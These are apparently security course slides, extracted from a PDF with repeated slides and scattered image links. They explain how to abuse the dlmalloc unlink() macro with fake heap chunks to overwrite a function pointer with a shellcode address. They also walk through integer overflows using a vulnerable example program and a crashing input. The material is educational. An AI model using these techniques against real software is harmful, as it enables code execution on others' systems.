
List Handling: unlink()

```
#define unlink(P, BK, FD) {  
    BK = P->bk;  
    FD = P->fd;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```




List Handling: unlink()

```
#define unlink(P, BK, FD) {  
    BK = P->bk;  
    FD = P->fd;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```



List Handling: unlink()

```
#define unlink(P, BK, FD) {  
    BK = P->bk;  
    FD = P->fd;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```



Exploiting the unlink() Macro

- If the attacker can control the chunk header, it can overwrite an arbitrary memory location with an arbitrary value
 - Overwrite a function pointer with address of the shellcode
 - When function is later invoked, shellcode is executed instead

```
BK = P->bk;
```

```
FD = P->fd;
```

```
FD->bk = BK; // *(P->fd+12) = P->bk
```


```
BK->fd = FD; // *(P->bk+8) = P->fd
```

Overwrite address stored in FD + 12 with BK !!

Exploiting the unlink() Macro

1. Vulnerable program allocates two adjacent memory chunks, named X and Y
 2. The attacker overflows the chunk X creating two fake (free) chunks over Y, called W and Z
 3. When X is freed, it will be merged with W and the unlink() macro will be called
 4. Since W and Z are under the attacker's control, arbitrary values can be specified for their headers
-

Exploiting the unlink() Macro



Exploiting the unlink() Macro

1.free(X) is called

2.W is
examine
d

and Z is found using $(W + W \rightarrow \text{size})$

•Z says that W is free

1.unlink(W, fd_w, bk_w) is called

✓ $*(fd_w + 12) = bk_w$


✓ $*(bk_w + 8) = fd_w$

fd_w must be set
to the address to be overwritten - 12

bk_w

m


ust be set to the value to be written



Composing the Buffer


- Find the address ADDR to overwrite (for example in the GOT)
- First 8 bytes of X will be overwritten by unlink()
-
- Following two bytes are jump forward of 12 bytes (0xeb 0x0c)
- Following 12 bytes are modified by unlink() and frontlink()
- Then, shellcode and padding
- Then fake chunk with
 - fd = ADDR - 0x0C
 - bk = X + 8 (address of the jump instruction)
- ~~Second fake chunk with PREV_INUSE=0~~

Again The NULL Byte Problem



→ If size cannot contain zeros, it must be a huge number !!

Two Chunks in One



Integer Overflows

Integer Overflows

- Integer overflows are caused by unexpected results when comparing, casting, and adding integers
 - Integer overflow and underflow
 - The result of an arithmetic operation lies outside the range of the variable type
 - Example:

```
short x = 0x7FFF; x++; /* x is now -32768 */
```
 - Casting errors
 - Casting signed to/from unsigned
 - Casting two type of different size
 - Example:

```
unsigned long l; short x = -2; l = x;  
/* l is now 4294967294 */
```
-

Integer Overflows

```
int main(int argc, char *argv[])
{
    char buf[512];
    long max;
    short len;
    max = sizeof(buf);
    len = strlen(argv[1]);
    printf("max %d len %d\n", max, len);
    if (len < max) {
        strcpy(buf, argv[1]);
    }
}
```

Integer Overflows

```
$ ./integeroverflow `python -c 'print "A" * 32000`  
max 512 len 32000  
$ ./integeroverflow `python -c 'print "A" * 33000`  
max 512 len -32536  
Segmentation fault
```
